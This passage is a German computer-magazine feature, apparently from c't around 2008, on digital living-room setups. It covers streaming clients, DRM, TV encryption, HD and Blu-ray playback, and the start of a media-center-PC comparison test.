Immer mehr Heimkino-Rezeiver (etwa von Denon, Onkyo, Pioneer oder Yamaha) können als Audio-Streaming-Client in ein heimisches LAN einbezogen werden und oft auch eigenständig auf Internetradiostationen zugreifen. Hier ist allerdings die Bedienbarkeit oft nicht auf dem Stand, den man im Consumer-Bereich eigentlich verlangt.

Auch das Angebot kommerzieller Musik aus dem Internet kann sich inzwischen hören lassen. Während es die Musik in den ersten Internetjahren ausschließlich in den viel gescholtenen Tauschbörsen zum Download gab, hat die Musikindustrie den Ball inzwischen aufgefangen und ein legales Angebot auf die Beine gestellt.

Video satt?

Download-Portale wie iTunes und Musicload erlauben das Herunterladen von Einzeltiteln. Streaming-Dienste wie Real Networks RealMusic oder der Abo-Dienst Napster ermöglichen sogar das unbegrenzte Stöbern in Millionen von Titeln. Doch diese Vielfalt gibt's nur um den Preis des digitalen Rechtemanagements (DRM), mit dem die Industrie das unkontrollierte Verbreiten ihrer Inhalte über Tauschnetze verhindern will. Wer DRM-geschützte Musik kauft oder mietet, kann sie nicht auf allen oben beschriebenen Endgeräten abspielen, sondern muss zunächst prüfen, ob die Player das jeweilige DRM-System unterstützen. Im Falle des iTunes Stores ist das einfach: Nur Apple-Produkte und PCs beherrschen das FairPlay-DRM. Bei allen anderen Online-Portalen und Geräten hilft nur ein genauer Blick auf den Beipackzettel.

Das legale Videoangebot nimmt sich gegenüber dem Musikangebot mehr als bescheiden aus. Einerseits ist dieser Abstand technisch bedingt: Während sich eine Minute Audiomaterial ohne nennenswerte Qualitätseinbußen auf etwa 1 MByte zusammenschrumpfen lässt, muss man für eine Minute Video in Standardauflösung selbst mit dem aktuellsten Kompressionsverfahren rund das 20-fache veranschlagen. Video benötigt somit mehr Bandbreite beim Übertragen, mehr Festplattenkapazität beim Speichern und mehr Rechenleistung bei der Wiedergabe und ist so automatisch „one step behind“.

Andererseits folgen die Filmkonzerne mit ihrer Freigabepolitik dem Vorbild der großen Musik-Labels, halten dabei allerdings einen gehörigen Abstand von etwa fünf Jahren. Wie die Musik – so hat auch die Filmindustrie ihre liebe Mühe, sich von den etablierten Vertriebsmethoden über physische Datenträger wie Kassetten, DVDs und neuerdings Blu-ray Discs zu verabschieden. Zwar hat man mit der DVD die Büchse der Pandora bereits geöffnet – Digitalisierung ermöglicht die Kopierbarkeit ohne Qualitätsverlust – doch ist man noch nicht so fortgeschritten wie die Musikindustrie, die den Kunden mit der Audio-CD digitale Master in studioähnlicher Qualität in die Hand gedrückt hat.

Während die von CD erreichte Klangqualität schon an die Grenzen des menschlichen Wahrnehmungsvermögens geht, sind visuelle Steigerungen zur DVD sehr offensichtlich möglich. Dem Schutz der nun in hochauflösender Form angebotenen Inhalte kommt daher die höchste Priorität zu.

Das legale Filmangebot fällt nicht nur hinter dem Musikangebot zurück, es verblasst geradezu angesichts des weiten Feldes an illegalen Download-Möglichkeiten. Ein spärliches Angebot an legalen Videos findet sich in gut durch DRM abgeschirmten Bereichen einer Handvoll Download-Portale. Selbst die Regale der Online-Portale der Spielkonsolen Xbox 360 und Playstation 3, die als geschlossene Systeme ein Höchstmaß an Sicherheit bieten, werden von den Inhalteanbietern nur zögerlich bestückt. Ebenso mau sieht das Videoan-

gebot im jüngst erweiterten iTunes Store aus: Eine Handvoll Top-Serien steht bereit, Filme sucht man noch vergebens. Da die Industrie momentan die USA zum Testmarkt erkoren hat, bleibt vom dort schon mageren Angebot hierzulande bestenfalls eine Fastenspeise übrig.

Was sich an Blockbustern auf hiesigen Festplatten tummelt, stammt daher oft aus düsteren Quellen oder wurde aus dem Fernsehen mitgeschnitten. Für Videos in Standardauflösung hat sich dabei das MPEG-4-Format (DivX oder Xvid) im AVI-Container als Quasi-Standard durchgesetzt. Vor AVI-Dateien macht daher selbst Microsofts Media Center nicht halt und spielt sie – einen kostenfrei nachinstallierten MPEG-4-Decoder vorausgesetzt – klaglos ab. Auf DivX und Co. verstehen sich beinahe alle Geräte, die am heimischen TV-Gerät ihren Dienst tun: Sowohl günstige DVD-Spieler als auch Video-Streaming-Clients oder kompakte Multimediafestplatten.

Letztere Gerätekategorie ist aus einfachen externen USB-Festplattengehäusen hervorgegangen, die – um eine direkte Abspielfunktion, Audio/Video-Decoder-Elektronik und eine Fernbedienung bereichert – somit zum Festplattenspieler für Audio, Fotos und Video mutierten. Am PC per USB befüllt, lassen sich die kompakten Boxen auch für einen Videoabend bei Freunden in den Rucksack packen. Mobile Videospieler im Taschenformat hingegen machen als TV-Zulieferer



Die Squeezebox Duet von Logitech kann Musikdateien per Netzwerk im ganzen Haus verteilen.

meist keine gute Figur – nur Topmodelle wie Cowons A2 können Standard-Videos auf die Mattscheibe zaubern, sind mit Preisen über 300 Euro allerdings nicht gerade billig. Die Mehrzahl der Video-Portis hingegen verlangt zeitraubende Konvertierungen in ein hauseigenes Format.

Eine weitere beliebte Videoquelle: DVDs, die – so sie denn ohne CSS-Schutz vorliegen – auch von Festplatte abspielbar sind. So lässt sich Microsofts Media Center durch eine leichte Modifikation nutzen, gegrabte DVD-Sammlungen direkt von Festplatte abzuspielen (siehe Artikel ab S. 138). Einige Festplattenspieler verstehen sich auf die Wiedergabe von ISO-Images von DVD-Strukturen – in diesem Fall ist der Inhalt einer ganzen Silberscheibe in einer einzigen Datei von bis zu 9 GByte Größe verpackt. Alle DVD-Menüs bleiben bei der Wiedergabe erhalten.

Was die Verteilbarkeit der Videoinhalte im Heimnetz angeht, so hat man beim Streamen von Videos in Standardauflösung gute Chancen, auch ohne feste

Ethernet-Verbindung mit Funk- oder Powerline-Technik zum Ziel zu kommen. Dabei hat die Datenübertragung via Stromnetz den Vorteil, relativ störungsempfindlich zu sein, während die Qualität einer WLAN-Verbindung stets durch äußere Faktoren wie hinzukommende Funknetze oder andere Störer (Bluetooth-Geräte oder DECT-Telefone) jederzeit einbrechen kann.

TV mit Hindernissen

Fernsehen ist nach wie vor ein zentraler Baustein der multimedialen Heimbefriedigung. Im digitalen Zeitalter ist das Angebot reichhaltiger, aber nicht unkomplizierter geworden. Das terrestrische Antennenfernsehen hat durch die Digitalisierung als Überall-Fernsehen (DVB-T) eine Renaissance erlebt. Doch die von den TV-Geräteherstellern mit dem Label „digitale Qualität“ beworbene Bildausgabe ist oft alles andere als berauschend.

Angesichts der niedrigen Bitrate von rund 2 bis 3 MBit/s im MPEG-2-Format sind Überblen-

dungen in Ministeck-Optik an der Tagesordnung. Auch in puncto Ton reizt DVB-T die technischen Möglichkeiten nicht mehr aus: Im vergangenen Jahr haben die Sendeanstalten die Ausstrahlung von diskretem 5.1-Sound im DolbyDigital-Format (AC3) über DVB-T eingestellt.

Glücklicher ist dran, wer eine Satellitenschüssel montieren kann. Über DVB-S hat man Zugriff auf ein umfangreiches Angebot deutschsprachiger und ausländischer Sender – in deutlich besserer Bildqualität als beim terrestrischen Digitalfernsehen und mit diskretem 5.1-Sound für die Heimkinoanlage. Das Angebot der öffentlich-rechtlichen Sendeanstalten ist wie das der privaten Free-TV-Stationen zumindest derzeit noch unverschlüsselt zu empfangen. Beste Voraussetzungen, um Fernsehsendungen aufzuzeichnen und weiter zu verarbeiten.

Festplatten-Receiver für DVB-T oder -S – sogenannte Personal Video Recorder (PVR) – speichern das unverschlüsselte Material auf ihren internen Festplatten. Gerade die günstigeren unter ihnen erweisen sich dabei allerdings meist als Datengrab – es gibt keinen Weg, die Dateien aus dem Gerät zu bekommen und an anderer Stelle zu sichern. Nur Top-Modelle erlauben das Auslesen der Festplatte per Ethernet oder USB.

Fraglich ist zudem, ob der Free-TV-Empfang per Satellit auch in Zukunft noch ohne Verschlüsselung den Weg durchs All zum Kunden findet. Die privaten Free-TV-Anbieter bemühen sich, im Zuge der Digitalisierung eine sogenannte Grundverschlüsselung einzuführen. Wie bei Pay-TV-Angeboten lassen sich solche Sender nur mit einer gültigen Kundenkarte entschlüsseln.

Wie das aussehen soll, haben die privaten Senderketten eindrucksvoll bei ihrem Einstieg ins digitale Kabelfernsehen DVB-C demonstriert. Dank des in Deutschland stark fragmentierten Kabelmarktes durften digital interessierte Kabelkunden deutschlandweit verschiedene Freischaltprozeduren durchlaufen, um RTL und Co. überhaupt empfangen zu können. Neben sogenannten Freischaltgebühren erheben manche Kabelanbieter zusätzlich eine monatliche „technische Bereitstel-



Das HD-Angebot des Online-Portals Videoload beschränkt sich derzeit auf ein paar Dutzend Titel.

Internet-radios wie Sangeans WFR-20 dienen als Weltempfänger und Audio-Streaming-Client im Heimnetz.



lungsgebühr“ – nicht zu verwechseln mit einer Abo-Gebühr fürs Pay-TV.

Beim Empfang von verschlüsseltem Fernsehen ist der zu betreibende technische Aufwand generell höher – so benötigt man ein Entschlüsselungsmodul, dass bei DVB-Receiver und PC-Lösungen meist in Form eines Conditional Access Moduls (CAM) daherkommt. Leider fehlt ausge-rechnet Microsofts Media Center als dezidiert TV-Wohnzimmer-Oberfläche die CAM-Unterstützung. Nur auf Umwegen lässt sie sich daher zum Empfang von verschlüsselten DVB-C oder -S-Inhalten bewegen.

Stand-alone-Geräte können meist ohne Probleme mit verschlüsselten Inhalten umgehen – wäre da nicht der in Kürze anstehende Wechsel des Verschlüsselungsverfahrens von Nagravision auf NDS VideoGuard. Pay-TV-Sender Premiere will bei seinem SAT-Angebot vorangehen. Da für das neue System derzeit keine CAMs zur Verfügung stehen, ist das Aufzeichnen auf nicht Premiere-zertifizierten Endgeräten in Zukunft unmöglich.

Auch einige Kabel-TV-Anbieter denken laut über neue Verschlüsselungsmethoden nach. Einziger Trost: Die öffentlich rechtlichen Sendeanstalten verfahren nach wie vor nach der Devise „unverschlüsselt statt grund-verschlüsselt“. Bei ARD und ZDF gibt es auch in Zukunft etwas zu sehen.

HD-ready?

Wenn es um den Schutz bei Ausstrahlung und Vertrieb von Videos in Standardauflösung geht, kann man die Inhalteanbieter vielleicht als „überevorsichtig“ bezeichnen. Bei HD-Inhalten hört der Spaß endgültig auf. HD-TV findet in Deutschland fast ausschließlich als verschlüsseltes Material den Weg zum Zuschauer.

Insgesamt ist der HD-Zug etwas ins Stocken geraten. Die ProSiebenSat.1-Gruppe hat ihr HD-Engagement kürzlich beendet. Die öffentlich-rechtlichen Sender wollen erst 2010 in den HD-Regelbetrieb einsteigen. Bis auf sporadische Testausstrahlungen bleibt HD-Enthusiasten momentan nur das Pay-TV-Angebot von Premiere. Mit dem Wechsel



Das Werbeversprechen von „digitaler Bildqualität“ können die Hersteller beim DVB-T-Empfang mit Bitraten von 2 bis 3 MBit/s gerade auf großen Bildschirmen nicht immer einlösen.

Entscheidungs-Matrix

Gerät	Media-Center-PC (VMC)	Festplattenspieler	AV-Streaming-Client	Media Center Extender	Audio-Streaming-Client	DVB-Festplatten-Receiver	Internet-radio	Xbox 360	Playstation 3	DVD-Recorder mit HDD
interne Festplatte	✓	✓	–	–	–	–	–	✓	✓	✓
Netzwerkanschluss	✓	✓	✓	✓	✓	– ¹	✓	✓	✓	–
spielt von USB-Speicher	✓	✓	✓	–	– ¹	–	–	✓	✓	– ¹
per USB am PC Befüllbar	–	✓	–	–	–	–	–	–	–	– ¹
spielt Video	✓	✓	✓	✓	–	– ¹	–	✓	✓	– ¹
spielt Audio	✓	✓	✓	✓	✓	– ¹	✓	✓	✓	– ¹
spielt Fotos	✓	✓	✓	✓	–	– ¹	–	✓	✓	– ¹
spielt Internetradio	✓	–	– ¹	✓	– ¹	–	–	–	–	–
spielt Kaufvideos	✓	–	– ¹	✓	–	–	–	✓	–	–
spielt Kaufmusik	✓	–	– ¹	✓	– ¹	–	–	–	–	–
spielt Blu-ray	– ²	✓	✓	–	–	–	–	–	✓	–
Standard-TV-Empfang	✓	–	–	✓	–	–	–	– ³	– ⁴	✓
HDTV-Empfang	– ²	–	–	–	–	– ¹	–	–	–	–
ist erweiterbar	✓	–	–	–	–	–	–	–	–	–

¹ nur bei ausgewählten Modellen³ nur im Betriebsmodus als Media Center Extender² nicht innerhalb des VMC⁴ TV-Erweiterung angekündigt für 4. Quartal 2008

– funktioniert nicht – eingeschränkt ✓ funktioniert

auf NDS VideoGuard – zunächst nur für DVB-S – rückt die attraktive Option der Aufzeichnung und Archivierung von HD-Material noch weiter in die Ferne.

Zum HDTV-Empfang am PC benötigt man neben einer TV-Karte die Entschlüsselungstechnik in Form eines CI-Moduls und noch das passende CAM, das wiederum die eigentliche Smartcard des Pay-TV- oder Kabelnetzbetreibers enthält. Die Dekodierung des in MPEG-4 AVC (H.264) komprimierten HD-Stroms in einer Auflösung von 1920 × 1080 Bildpunkten (1080i) ist zudem nichts für schwachbrüstige Rechner. Ein Dual-Core-System sollte es schon sein.

Microsofts Media Center ist zur Wiedergabe von HD-TV wegen der internen Beschränkung auf den MPEG-2-Codec bei der TV-Wiedergabe nicht zu gebrauchen. Abhilfe schafft eventuell das von Microsoft in Aussicht gestellte VMC-Update namens „Fiji“, das dem Media Center Gerüchten zufolge sowohl die erhoffte DVB-C und -S-Unterstützung als auch HD-Unterstützung bringen soll.

Wer HD-Filme von optischen Datenträgern genießen möchte, hat mit dem Sieg der Blu-ray Disc über die HD DVD nun immerhin Investitionssicherheit. Die Industrie hatte dank des Formatstreits zwar einigen Vorsprung, um Abspiellösungen für den PC zu entwickeln – geholfen hat es indes wenig. Das Abspie-

len von Blu-ray Discs am PC erweist sich in der Praxis immer noch als Minenfeld. Nur in wenigen Kombinationen arbeiten Grafikkarte, Player-Software und Blu-ray-Laufwerk so gut zusammen, dass HD-Filme tatsächlich mit Genuss betrachtet werden können. Wer es dennoch wagen möchte, sollte nicht ohne leistungsstarke Dual-Core-CPU und aktuelle Grafikkarte an den Start gehen (siehe auch „Blaue Scheibenwelt“, c't 9/08, S. 92).

Bei den Notebooks sieht es mit der Blu-ray-Unterstützung derzeit noch problematischer aus. Da man hier auf die Leistungsfähigkeit der verbauten Chipsätze angewiesen ist, sollte man beim Kauf Vorsicht walten lassen. Der sicherste Weg zur problemlosen Wiedergabe von Blu-ray-Discs dürfte derzeit immer noch die Playstation 3 sein. Wie beim Thema HD-TV so muss das Win-

dows Media Center auch bei der Blu-ray-Wiedergabe passen.

Festplattenspieler der jüngsten Generation können hingegen überraschend gut mit HD-Material von Blu-ray Disc umgehen. Die dort eingebauten digitalen Signalprozessoren (DSPs) kommen auch in Stand-alone-Playern zum Einsatz. Das zeigt eine gewisse Bigotterie der Industrie, denn es gibt so gut wie keine freien HD-Inhalte, und das Umgehen des Blu-ray-Kopierschutzes ist hierzulande strafbar.

Auch hochauflöstes Futter für HD-fähige Video-Streaming-Clients ist letztlich nur in Ausnahmefällen legal zu beschaffen. Selbst wer sich mit einem Premiere-Abonnement und entsprechender DVB-C oder -S-Ausrüstung mit dem PC auf die Lauer legt, um das dortige HD-Programm mitzuschneiden, verstößt gegen die allgemeinen Geschäftsbedingungen des Pay-TV-Anbieters.

Die meisten Online-Videotheken müssen beim Thema HD passen – hochauflöste Inhalte sind grundsätzlich nur in homöopathischen Dosen zu finden. Bei Videoload befinden sich unter den insgesamt 146 Titeln in HD-Auflösung gerade einmal 31 Kinofilme, die neuesten stammen aus dem Jahre 2006.

Ausblick

Unterhaltungselektronik und Computertechnik nähern sich seit Jahren aneinander an – im guten wie im schlechten Sinne. Der Media-Center-PC kommt zwar mit verführerischer Bedienoberfläche und Flexibilität beim Erweitern daher, kann seinem Ruf als „Alleskönner“ jedoch auf diesem hohen Niveau der Benutzerfreundlichkeit nicht gerecht werden: Was nutzt ein Media


Center, wenn es sich nicht auf DVB-C oder -S-Empfang oder die Wiedergabe von HD-Inhalten versteht?

Die auf einen deutlich kleineren Funktionsumfang festgelegten Stand-alone-Geräte orientieren sich zumindest bei der Anzahl der Unterstützten Audio-/Videoformate an der vom PC gewohnten Vielfalt. Doch wie sehr die Entwickler mit eben dieser Breite zu kämpfen haben, lässt sich an der Zahl der in diesem Produktbereich üblichen Firmware-Updates ablesen – der PC lässt grüßen.

Längst nicht jede im Consumer-Bereich verbaute Schnittstelle lässt sich wie erwartet nutzen. So warten viele Geräte zum Beispiel mit USB-Buchsen zum Anschluss von externen Speichermedien auf, beschränken sich dann jedoch auf FAT32-formatierte Medien und die MP3-Wiedergabe. Wer schon eine Wechselfestplatte mit Filmen sein Eigen nennt, wird enttäuscht sein. Auch eine Netzwerkschnittstelle ist nicht unbedingt ein Garant dafür, dass sich eine Videofestplatte auch mit Medien-Servern im Heimnetz versteht.

Was die Stand-alone-Geräte im Vergleich zu aktuellen Multimedia-PCs oder Notebooks mit dem Vista Media Center leisten, lesen Sie im folgenden Artikel „Wohnzimmer digital“. Wer mit dem Gedanken spielt, statt ein Media Center von der Stange zu kaufen, selbst zum Schraubendreher zu greifen, erfährt ab Seite 130, was beim Aufbau eines Media-Center-PC zu beachten ist und welche Hardware in Frage kommt. Mit den Einschränkungen des Media Centers und vor allem deren Beseitigung beschäftigt sich der Artikel „Medienzentrale de luxe“ ab Seite 138.

Mit dem Hochauflösenden Display an der Wand und der Fernbedienung in der Hand kann sich die Fernsehnutzung zukünftig mit allerlei zusätzlichen digitalen Couch-Aktivitäten die Zeit vertreiben. Zwar ist die Programmierung digitaler Videorecorder ganz sicher einfacher als die urtümlicher VHS-Recorder, aber technophilen Naturen können wir versprechen, dass die vielen Unzulänglichkeiten der digitalen Multimediaversorgung noch auf Jahre hinaus für ähnlichen Bastelspaß sorgen wie die gute alte Modelleisenbahn.

(sha) **ct**

Wenn es um die Wiedergabe von Blu-ray-Disc geht, muss das schicke Vista Media Center passen. Auch bei HD-TV bleibt der Bildschirm schwarz.

Anzeige



Benjamin Benz, Sven Hansen, Jürgen Rink

Wohnzimmer digital

Media-Center-PC kontra Unterhaltungselektronik



Soll der Fernseher im Wohnzimmer nicht nur Live-Sendungen und DVB-Mitschnitte vom (digitalen) Videorecorder, sondern auch DivX-Videos präsentieren und die Stereoanlage, MP3-Dateien und Internet-Radio wiedergeben, so buhlen Media-Center-PCs ebenso wie Streaming-Clients oder Videofestplatten um den Platz im HiFi-Rack.

Nachdem sich die voranstehenden Seiten den Grundlagen eines digitalen Wohnzimmers und den groben Geräteklassen gewidmet haben, heißt es auf dem c't-Prüfstand nun Ring frei für den Wettstreit zwischen PC und Unterhaltungselektronik: Fünf als „Media Center“ beworbene Komplettrechner und drei Notebooks aus unterschiedlichen Preisklassen treten gegen diverse Spezialgeräte an. Betrachtet man aus-

schließlich Listen der jeweils angebotenen Funktionen, mutet dieser Wettstreit unfair an, doch wie bei David gegen Goliath sprechen auch hier gewichtige Details wie Bedienkomfort oder Energiebedarf für die kleinen Spezialisten und gegen die PC-Allrounder. Aber auch ein Notebook als Medienzentrale hat einiges zu bieten, selbst wenn der scheinbare Vorteil – es mal eben schnell mitnehmen zu können – in der Praxis Schwierigkeiten birgt.

Bei den Streaming-Clients, Festplatten-Videospielern und anderen Geräten aus dem Consumer-Electronics-Lager können wir auf eine ganze Reihe von c't-Tests zurückgreifen und beschränken uns für diesen Artikel auf eine Auswahl besonders attraktiver Modelle. Auch bei den Notebooks hat in den letzten Monaten eine große Zahl von Testgeräten unsere Labors durchlaufen. Hier diskutieren wir anhand von drei jeweils für gut befundenen Exemplaren das Für und Wider von Allround-, Multimedia- und Gaming-Notebooks für den Einsatz als Medienzentrale. Anders bei den Wohnzimmer-PCs: Eine Vielzahl kleinerer Händler bietet ständig wechselnde Geräte an. Schon kleine Änderungen beispielsweise beim Prozessor oder Mainboard wirken sich stark auf Lärmentwicklung, Performance oder Stromhunger aus. Dieser Artikel erklärt einerseits, worauf man beim Kauf achten muss, und unterzieht andererseits fünf Geräte einem Eignungstest fürs Wohnzimmer.

PC-Auswahlkriterien

Kompakt, leise und schick soll ein Wohnzimmer-PC sein und dabei genug Rechenleistung

bereit halten, um mal eben schnell ein Video zu transkodieren. Stehen dann auch noch moderne 3D-Shooter auf der Wunschliste und soll der PC nicht so viel wie ein Gebrauchtwagen kosten, wird es aber schwer, alles unter einen Hut zu bringen: Leistungsfähige Desktop-CPU's verheizen zwischen 65 und 125 Watt, moderne Grafikkarten sogar noch mehr. So kommt leicht eine elektrische Leistungsaufnahme von 200 bis 250 Watt zusammen. Nahezu alles davon wandelt der PC in Wärme um und für deren Abfuhr aus einem kompakten Gehäuse braucht es entweder hoch drehende und somit laute Lüfter oder aufwendige und teure Konstruktionen aus Heatpipes und Kühlrippen.

Um dennoch einen zu den eigenen Bedürfnissen passenden Media-Center-PC zu finden, lohnt ein Blick auf ein paar technische und optische Details. Ein zentraler Aspekt ist der Aufstellungsort des PCs. Soll er im edlen HiFi-Rack stehen, müssen nicht nur Format und Design, sondern auch die Audio- und Videoanschlüsse zu den übrigen Geräten passen. Wünschenswert sind hierbei digitale Ausgänge, da sich so Brummschleifen und Qualitätsverluste vermeiden lassen. Moderne Receiver können auch per Fernbedienung Ton und Bild gemeinsam umschalten, wenn sie gemeinsam über ein HDMI-Kabel ankommen. Soll statt eines Full-HD-TVs ein sehr großes PC-Display mit Auflösungen von mehr als 1920 x 1200 Pixeln das Wohnzimmer erhellen, so braucht der Media-Center-PC eine Dual-Link-DVI-Schnittstelle oder HDMI ab Revision 1.3.

Minidisplays in der Gehäusefront sehen zwar schick aus, bieten aber nur geringen Mehrwert. Die kleinen VFDs zeigen neben der Uhrzeit oder den schon gespielten Minuten bestenfalls noch den Titel des laufenden Stücks an. Bei der Navigation durch ein Musikarchiv helfen diese kleinen Displays indes nicht, weil Microsoft das nicht vorsieht. Ohne Fernseher oder Monitor kommt man nur aus, wenn das – dann meist sehr teure – Gehäuse ein VGA-Display hat, das die normale Media-Center-Oberfläche anzeigen kann.

Die Auswahl des Innenlebens lässt sich über die gerade noch tolerierte Lärmentwicklung eingrenzen. Dabei gilt es, drei verschiedene Betriebsmodi zu bedenken: Unter Vollast – etwa beim Transkodieren eines Films oder während einer Daddelrunde mit dem neuesten Ego-Shooter – entsteht zwar der meiste Lärm, doch er geht entweder im Spielgetöse unter oder ist auch bald wieder vorbei. Die meiste Zeit verbringt ein PC im Leerlauf. Die Wiedergabe eines HD-Films von Blu-ray-Disc sollte ihn zu nicht mehr als 70 Prozent auslasten. Auch ein eigentlich recht niedriger Lärmpegel von 0,5 Sone kann nerven, wenn man im sonst leisen Wohnzimmer ein Buch lesen will. Wie stark Lüfteraustausch oder Surren eines optischen Laufwerks bei Teillast wie der Wiedergabe einer Video-DVD stört, hängt indes stark vom Inhalt ab. So dürften die Ketten von James Bonds Panzer bei einer Verfolgungsjagd durch St. Petersburg so ziemlich jeden Lüfter übertönen, der

im leisen Satz einer Klaviersonate aber stört. In ein leises Wohnzimmer sollte man keinen PC mit mehr als 0,4 Sone Geräuscentwicklung bei ruhendem Windows-Desktop stellen. In einem lauten Büro oder Kinderzimmer dürfte indes auch ein Rechner mit 0,8 Sone Ruhegeräusch kaum auszumachen sein.

Grundsätzlich gilt: Je mehr Volumen ein Gehäuse bietet, desto leichter – ergo preiswerter und leiser – lassen sich auch leistungshungrige Konfigurationen kühlen. In ganz kompakten Gehäusen wie das des o.max von Belinea passt daher nur vergleichsweise teure und langsame Notebook-Technik. Insbesondere Mobilprozessoren und -chipsätze können einen wesentlichen Beitrag zur Wärme- und somit meist auch Geräuschvermeidung beitragen. Um das Stromsparpotenzial der Mobiltechnik auszureizen, sollte man sich Aufrüstoptionen wie PEG-Slots allerdings abschminken. Die dafür nötigen Leistungsreserven torpedieren meist ein wirklich sparsames Design.

In puncto Rechenleistung leisten Mobilprozessoren zwar genug um HD-Videos abzuspielen, im Internet zu surfen oder Texte zu schreiben. Dass sie mit aktuellen Desktop-CPU's nicht mithalten können, wenn es um das Transkodieren und Bearbeiten von Videos geht, zeigt die Video-Creation-Disziplin des BAPCo SYSmark: Der Core 2 Duo T2450 (2,0 GHz) aus dem kleinsten Gerät im Test schafft hier 86 Punkte, der Desktop-Prozessor Core 2 Duo E8200 kommt auf 148 Punkte, obwohl er nur um 666 MHz höher getaktet ist. Soll der Media-Center-PC häufig DV-Videos von der Familienfeier für Oma auf DVDs brennen und dabei umkodieren, so lohnt die Investition in einen flotten Doppelkern-Prozessor. Quad-Core-CPU's können indes ihre Stärken noch selten ausspielen.

Noch deutlicher öffnet sich die Schere bei Grafikchips: Sparsame Rechner begnügen sich mit der integrierten Grafik eines (Mobil-) Chipsatzes und brauchen dafür im Leerlauf unter 25 Watt. Das reicht zum Abspielen von Videos allemal – allerdings nicht für moderne 3D-Spiele.

Für einen Wohnzimmer-PC meist wichtiger als hohe Frame-Raten in Ballerspielen ist die ruckelfreie Wiedergabe von Videos. Unproblematisch gestaltet sich diese bei Videos in Standardauflösung: Weder Video-DVDs noch DivX- oder WMV9-Dateien bringen eine moderne CPU noch zum Schwitzen. Anders sieht es mit HD-Videos oder gar Blu-Ray-Discs aus. Bei Letzteren muss der PC nicht nur den hochauflösenden Datenstrom dekodieren, sondern ihn zuvor noch entschlüsseln. Hier sollte der Grafikchip den Prozessor entlasten, damit es nicht ruckelt. Als einziger grafikfähiger Chipsatz schafft das derzeit der 780G von AMD – der bislang kaum in Media-Center-PCs verbaut wird. Alle anderen Chipsätze brauchen entweder eine flotte CPU oder Unterstützung durch eine zusätzliche (PEG-)Grafikkarte. Für die Wiedergabe von Blu-Ray-Discs muss die Player-Software übrigens auch eine per HDCP kopiergeschützte Verbindung zum Display herstellen können.

Bei Festplatten gilt: Je größer, desto besser. Die täglichen Aufzeichnungen der Lieblings-TV-Serie, Filmmitschnitte und das wachsende Musikarchiv, alle diese Schätze fressen viele Gigabyte und sich von digitalen Schätzen zu trennen fällt schwer. Mit ihren schnell drehenden Scheiben verursachen flotte 3,5"-SATA-Festplatten allerdings auch Lärm, der sich unter Umständen sogar auf das Gehäuse überträgt. So auch beim Media-Center-PC von ichbinleise.de. Sollen gar zwei oder mehr Platten ihre Kapazitäten zusammen werfen, so können sich ihre Schwingungen auch noch überlagern. Montiert der Hersteller die Festplatten in schwingungsgedämpften Rahmen ein oder verbaut gar 2,5"-Modelle, so hört man den PC auch bei Plattenzugriffen kaum. Auf besonders schnelle Festplatten kann ein Media-Center-PC getrost verzichten.

PC-Testfeld

Unter dem Label Media-Center-PC vermarkten Firmen die unterschiedlichsten Geräte. Für die Gegenüberstellung mit Consumer-Elektronik haben wir nur PCs ausgewählt, die explizit für den Multimedia-Einsatz im Wohnzimmer gedacht sind. Dazu gehört auch eine vom Hersteller bereits vorinstallierte Media-Center-Software. Seit Microsoft das haus-eigene Media Center bereits mit den Vista-Versionen Home Premium und Ultimate ausliefert, finden sich kaum noch Komplett-PCs mit anderen Oberflächen im Handel. Auch Open-Source-Lösungen wie der Linux-VDR sind eher bei Bastlern als bei Systemintegratoren en vogue.

Wichtig war uns außerdem, dass die PCs auch optisch ins Wohnzimmer passen. Dabei finden sich im Testfeld sowohl flache, aber breite Gehäuse, die sich unauffällig in einen HiFi-Turm integrieren lassen, als auch kompakte Rechner mit dem Mac mini nicht unähnlichen Abmessungen. Das schicke und leise Original von Apple weckt durchaus den Wunsch, es als Medienzentrale zu verwenden.



Die meisten Anbieter liefern mittlerweile die MCE-Fernbedienung von Microsoft mit (links). ichbinleise.de greift zu einem schicken Clone (Mitte). Peacock indes glänzt mit einer pffrigen Idee: Ihre Fernbedienung ist nicht nur lernfähig und kann auch den Fernseher steuern, sondern auch die Lautstärketasten an eine Stereoanlage umleiten.

Allerdings müsste man dazu einen TV-Tuner nachrüsten, ein Betriebssystem mit Media-Center-Oberfläche installieren und einiges an Bastelei investieren. Daher bleibt er in diesem Test ebenso außen vor wie konventionelle Desktop-PCs. Auch wenn Werbeprospekte der Discounter sie dank Blu-Ray-Laufwerk und MCE-Oberfläche als Medientalente bewerben, haben sie unserer Meinung nach im Wohnzimmer nichts verloren.

Kaum Vorgaben haben wir indes bei der restlichen Ausstattung wie CPU, Speicher, optischen Laufwerken, Festplatten oder TV-Karten gemacht. So beginnt die Preisspanne bei 754 Euro für den dezenten schwarzen Würfel Teo-X oder 799 Euro für den o.max 5 XS von Belinea, die beide auf Notebook-Technik setzen. Etwas mehr Rechenleistung mit Desktop-Komponenten bietet der Media-Center-PC von ichbinleise.de für rund 1700 Euro. Mit einem Terabyte Plattenspeicher glänzt das Peacock Media Center für 2200 Euro. Nach oben rundet der Hush E6 das Testfeld ab. Er spielt und brennt Blu-ray-Discs, kann dank flotter Grafikkarte auch die Spielekonsole aufs Altenteil schicken und qualifiziert sich mit einem Preis von 4300 Euro als Statussymbol.

Actebis: Peacock Media Center

Im Auftrag der Firma Ex-IT! alias NorthQ baut der Distributor Actebis das Peacock Media Center. Die Marke Peacock hatte Actebis – eine Tochter des Versandhändlers Otto – 1999 von Vobis übernommen. Das Peacock Media Center vertreibt derzeit exklusiv der Online-Shop it-Pointer.de von Ex-IT.

In dem flachen Gehäuse mit kleinem LC-Display steckt ein Mainboard von Abit mit Desktop-Chipsatz (945GT), aber einer Fassung für Notebook-CPU's. Der Core 2 Duo T7200 mit 2 GHz Taktfrequenz reicht aus, um unverschlüsseltes H.264-Video ruckelfrei abzuspielen. Für die Wiedergabe von Blu-Ray-Discs fehlt nicht nur ein geeignetes Laufwerk, sondern auch der Kopierschutz HDCP.

